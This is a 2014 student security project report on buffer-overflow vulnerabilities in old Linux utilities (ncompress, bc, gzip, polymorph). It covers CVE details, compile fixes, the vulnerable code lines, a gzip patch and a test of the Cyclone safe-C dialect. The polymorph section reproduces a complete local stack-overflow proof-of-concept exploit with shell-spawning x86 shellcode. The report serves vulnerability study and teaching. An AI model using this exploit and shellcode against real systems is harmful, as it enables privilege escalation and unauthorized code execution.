CS590 LBS PROJECT

Exploiting Apps under Linux

Looking for Vulnerabilities, Developing Exploits

Denis Ulybyshev, Servio Palacios

10/11/2014

Setting Applications Environment, Compiling Apps, Crafting Exploits

Contents

Preparing Virtual Machine to exploit applications:

Brief introduction

We began with selection of many very well known applications that could be exploited. For instance, we chose: Apache, MySQL, Gzip, Squid, ProFTPD, Nginx, Samba, and many others.

We looked for vulnerabilities of different applications using CVE (http://www.cvedetails.com/).

Then we tried to set up the environment to trigger the bug. The hard part is that not all the applications triggered the bug exactly as described in CVE or other bug reports. For instance, we ran some exploits on Debian and FreeBSD, but those only worked on RedHat, so we also installed RedHat 9.0 and tried to compile the application. After some time, we struggled to add modules and libraries to create an exploit and see if we could trigger the bug in that particular application. In some applications like MySQL, Apache, Squid, simulating environment was harder because they have many libraries and modules, some of them were difficult to configure, and eventually bugs weren't triggered as expected.

We started exploiting Apache versions 1.3.22, 1.3.26, 1.3.27, 1.3.31, 2.0.47, 2.4.7 in four different Operating Systems (FreeBSD 4.8, Ubuntu, Debian 5.0 and RedHat 9.0 using VMWare virtual machines).

We have installed MySQL(3.23.56, 4.1.1), Apache(All mentioned above), proftpd-1.3.0a, gzip-1.2.4, squid-2.3.STABLE5, from scratch (using **configure**, **make**, **make install**).

We realized that it would be better if we started with some smaller Linux applications. We started looking for smaller applications like gzip, bc, man, ncompress, cvs, and polymorph. With many of these we were able to simulate the exact bug as described.

Operating System

We were able to compile most of those applications under Debian GNU/Linux 5.0.

Gcc version

gcc version 4.3.2

Choosing one application to develop exploit that triggered Shell

We analyzed the source code of these applications and chose **ncompress** to start with..

We chose ncompress based on **CVE-2001-1413:**

ncompress: is a utility that will do fast compression and decompression compatible with the original Unix compress utility (.Z extension). I will not handle gzipped (.gz) images.

We looked for older versions, and we found version **ncompress-4.2.4** to be a perfect candidate for our tests:

- http://www.redhat.com/archives/enterprise-watch-list/2004-December/msg00005.html
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-1168
- http://www.securityfocus.com/advisories/7626

CVE-2001-1413

Description

Stack-based buffer overflow in the comprexx function for ncompress 4.2.4 and earlier, when used in situations that cross security boundaries (such as FTP server), may allow remote attackers to execute arbitrary code via a long filename argument.

Impact

By supplying carefully crafted filename or other option, an attacker could execute arbitrary code on the system. A local attacker could only execute code with his own rights, but since compress and uncompress are called by various daemon programs, this might also allow a remote attacker to execute code with the right of the daemon making use of **ncompress**.

In order to have it running on our system we did the next steps.

Steps to prepare ncompress to be able to be exploitable

Download ncompress 4.2.4 source code

- http://sourcecodebrowser.com/ncompress/4.2.4.0/files.html
- http://sourcecodebrowser.com/ncompress/4.2.4.0/compress42_8c_source.html

Compiling ncompress 4.2.4 on Debian Linux

The original Makefile includes some options that were not present in our gcc version: We read some reports of these two flags and it was safe to disable them.

They threw:

```
cc1: error: unrecognized command line option "-freduce-all-givs"
cc1: error: unrecognized command line option "-fmove-all-movables"
make: *** [compress42.o] Error 1
```

We disable or comment in our Makefile: -freduce-all-givs -fmove-all-movables, because these options became extinct in gcc version 4.x.


Source Code errors and fixes:

Then, we encounter that our compress42.c did not compile due to few errors:

```
compress42.c:652: error: conflicting types for ‘rindex’
compress42.c: In function ‘main’:
```

```
compress42.c:705: warning: return type of ‘main’ is not ‘int’
compress42.c: At top level:
compress42.c:1817: error: conflicting types for ‘rindex’
compress42.c: In function ‘rindex’:
compress42.c:1820: error: argument ‘s’ doesn’t match prototype
/usr/include/string.h:313: error: prototype declaration
```


We proceed to look "string.h" prototypes declarations, we encounter:



```
312 /* Find the last occurrence of C in S (same as strrchr).   */
313 extern char *rindex (__const char *__s, int __c)
314         __THROW __attribute_pure__ __nonnull ((1));
```


Figure 1. string.h prototypes declaration.

After that we compare the code in compress42.c to this prototype:



```
652 char    *rindex      ARGS((char *,int));
```


Figure 2. Line errors in compress42.c



```
1816 char *
1817 rindex(s, c)
1818   REG1 char*s;
1819   REG2 int   c;
```


Figure 3. Line errors in compress42.c

According to the prototype and the errors thrown, these two definitions should be like this:



```
652 char    *rindex      ARGS((const char *,int));
```

Figure 4. rindex definition fixed.




```
1816 char *
1817 rindex(s, c)
1818   REG1 const char *s;
1819   REG2 int   c;
```

Figure 5. Some definitions fixed.

Understanding source code

At this point we had a workable version of our tool. Then, We started to understand the code and look for the exact line that triggers the buffer overflow.



```
void
comprexx(fileptr)
  char **fileptr;
  {
    int     fdin;
    int     fdout;
    char tempname[MAXPATHLEN];

    strcpy(tempname,*fileptr);
    //590 -- memory corruption happens here
    errno = 0;
```

Figure 6. Line of code that triggers the bug.

Developing a workable exploit

We have inserted code to realize System address and shell address:

Figure 7. Inserting code and compile new code.

Vulnerable applications.


bc 1.06:

Description

bc is am interactive calculator (GNU); it can also processes calculation task in *.b files.

Vulnerabilities


bc has a Heap buffer overflow. It is located in "storage.c"



```
arrays = (bc_var_array **) bc_malloc (a_count*sizeof(bc_var_array *));
a_names = (char **) bc_malloc (a_count*sizeof(char *));

/* Copy the old arrays. */
for (indx = 1; indx < old_count; indx++)
  arrays[indx] = old_ary[indx];


/* Initialize the new elements. */
for (; indx < v_count; indx++)
  arrays[indx] = NULL;
```

Figure 8. a_names can be overflowed.


Heap buffer overflow located in "util.c"



```
id->a_name = next_array++;
a_names[id->a_name] = name;
if (id->a_name < MAX_STORE)
```

Figure 9. In function lookup(), a_names[id->a_name] = name

Static fixed-length array in "bc.c"



```
check_params (yyvsp[-5].a_value,yyvsp[0].a_value);
sprintf (genstr, "F%d,%s.%s[",
   lookup(yyvsp[-7].s_value,FUNCTDEF),
   arg_str (yyvsp[-5].a_value), arg_str (yyvsp[0].a_value));
generate (genstr);
free_args (yyvsp[-5].a_value);
free_args (yyvsp[0].a_value);
```

Figure 10. Vulnerability on sprintf() directive.

genstr is defined as char genstr[80], the sprintf source comes from input file this value could exceed 80 characters length.


gzip 1.2.4.

Description

Gzip is a compression and decompression program.

Vulnerabilities

Array overflow (strcpy):



```
816 local int get_istat(iname, sbuf)
817     char *iname;
818     struct stat *sbuf;
819 {
820     int ilen;  /* strlen(ifname) */
821     static char *suffixes[] = {z_suffix, ".gz", ".z", "-z", ".Z", NULL};
822     char **suf = suffixes;
823     char *s;
824 #ifdef NO_MULTIPLE_DOTS
825     char *dot; /* pointer to ifname extension, or NULL */
826 #endif
827 
828     strcpy(ifname, iname);
829
```

Figure 11. ifname is defined with static length, in 828 overflow can happen.

CVE-2001-1228

Buffer overflows in gzip 1.3x, 1.2.4, and other versions might allow attackers to execute code via a long file name, possibly remotely if gzip is run on an FTP server.

gzip does not properly handle long file names. Upon execution of the program with a file name of 1028 bytes or greater, a buffer overflow occurs. This overflow could overwrite stack variables, including the return address, and be used to execute arbitrary code.

CVE-2001-1228 urls:

- ftp://ftp.netbsd.org/pub/NetBSD/security/advisories/NetBSD-SA2002-002.txt.asc
- http://www.securityfocus.com/bid/3712
- http://www.cvedetails.com/vulnerability-list/vendor_id-72/product_id-1670/version_id-5368/GNU-Gzip-1.2.4.html

Solution

The following patch has been offered by greg <gregn@dekode.org> to fix the vulnerability:

```
--- gzip.c Thu Aug 19 09:39:43 1993
+++ gzip-fix.c Sun Dec 30 13:57:44 2001
@@ -1006,7 +1006,7 @@
char *dot; /* pointer to ifname extension, or NULL */
#endif

- strcpy(ifname, iname);
+ strncpy(ifname, iname, sizeof(ifname) - 1);
```

```
/* If input file exists, return OK. */
if (do_stat(ifname, sbuf) == 0) return OK;
@@ -1683,7 +1683,7 @@
}
len = strlen(dir);
if (len + NLENGTH(dp) + 1 < MAX_PATH_LEN - 1) {
- strcpy(nbuf,dir);
+ strncpy(nbuf, dir, sizeof(nbuf) - 1);
if (len != 0 /* dir = "" means current dir on Amiga */
#ifdef PATH_SEP2
&& dir[len-1] != PATH_SEP2
```

Various vendor-supplied fixes have been made available.

polymorph 0.4.0

Description:

Polymorph is a tool designed to convert filenames that are corrupted/created in a windows environment into a more readable format for Unix platforms.

Vulnerabilities


The issue is reportedly due to a lack of sufficient bounds checking performed on user-supplied data before it is copied into an internal memory space.

Specifically, excessive data (2080 bytes) passed as the '-f' file argument to the vulnerable Polymorph executable, when copied into internal memory, may overrun the boundary of the assigned buffer and corrupt adjacent memory. Memory adjacent to this buffer has been reported to contain values that are crucial to controlling program execution flow. Therefore it is possible for a local attacker to seize control of the vulnerable application and have malicious arbitrary code executed in the context of the user running Polymorph.

It should be noted that although this vulnerability has been reported to affect Polymorph version 0.4.0 previous versions might also be affected.

URLs


- http://www.exploit-db.com/exploits/22633/
- http://archive.cert.uni-stuttgart.de/bugtraq/2003/05/msg00242.html
- ftp://ftp.netbsd.org/pub/NetBSD/security/advisories/NetBSD-SA2002-002.txt.asc



```
case 'c':
  clean = 1;
  break;
case 'f':
  strcpy( target, optarg );
  break;
case 'h':
```

Figure 12. Array overflow.

May overflow the static array target, when program input argument (file name string) is too long.



```c
if( does_nameHaveUppers( original ) ){
  /* convert the filename */
  for(i=0;i<strlen(original);i++){
    if( isupper( original[i] ) ){
      newname[i] = tolower( original[i] );
      continue;
    }
    newname[i] = original[i];
  }
  newname[i] = '\0';
}else{
  strcpy( newname, original );
  error = -1;
}
```


Figure 13. Long input filename would overflow array.

Exploit proof of concept

```
/* c-polymorph.c
 *
 * PoC exploit made for advisory based uppon an local stack based overflow.
 * Vulnerable versions, maybe also prior versions:
 *
 * Polymorph v0.4.0
 *
 * Tested on:  Redhat 8.0
 *
 * Advisory source: c-code.net (security research team)
 * http://www.c-code.net/Releases/Advisories/c-code-adv001.txt
 *
 * ---------------------------------------------
 * coded by: demz (c-code.net) (demz@c-code.net)
 * ---------------------------------------------
 *
 */

#include <stdio.h>

char shellcode[]=

        "\x31\xc0"          // xor          eax, eax
        "\x31\xdb"          // xor          ebx, ebx
        "\x31\xc9"          // xor          ecx, ecx
        "\xb0\x46"          // mov          al, 70
        "\xcd\x80"          // int          0x80

        "\x31\xc0"          // xor          eax, eax
        "\x50"            // push         eax
        "\x68\x6e\x2f\x73\x68"     // push  long   0x68732f6e
        "\x68\x2f\x2f\x62\x69"     // push  long   0x69622f2f
        "\x89\xe3"          // mov          ebx, esp
        "\x50"            // push         eax
        "\x53"            // push         ebx
        "\x89\xe1"          // mov          ecx, esp
        "\x99"            // cdq
        "\xb0\x0b"          // mov          al, 11
        "\xcd\x80"          // int          0x80
        "\x31\xc0"          // xor           eax, eax
        "\xb0\x01"          // mov           al, 1
        "\xcd\x80";                      // int          0x80

int main()
{
        unsigned long ret = 0xbffff3f0;

        char buffer[2076];
        int i=0;

        memset(buffer, 0x90, sizeof(buffer));

        for (0; i < strlen(shellcode) - 1;i++)
        buffer[1000 + i] = shellcode[i];

        buffer[2076] = (ret & 0x000000ff);
        buffer[2077] = (ret & 0x0000ff00) >> 8;
        buffer[2078] = (ret & 0x00ff0000) >> 16;
        buffer[2079] = (ret & 0xff000000) >> 24;
        buffer[2080] = 0x0;

        printf("\nPolymorph v0.4.0 local exploit\n");
        printf("---------------------------------------- demz @ c-code.net --\n");

        execl("./polymorph", "polymorph", "-f", buffer, NULL);
}
```

Cyclone:

We have tested over ncompress , cyclone detected and corrected vulnerabilities:



```
void compress (int, int);
void decompress (int, int);
mstring_t < `r > rindex (mstring_t < `r >, int);
void read_error (void);
void write_error (void);
```

Figure 14. Cyclone changing source code.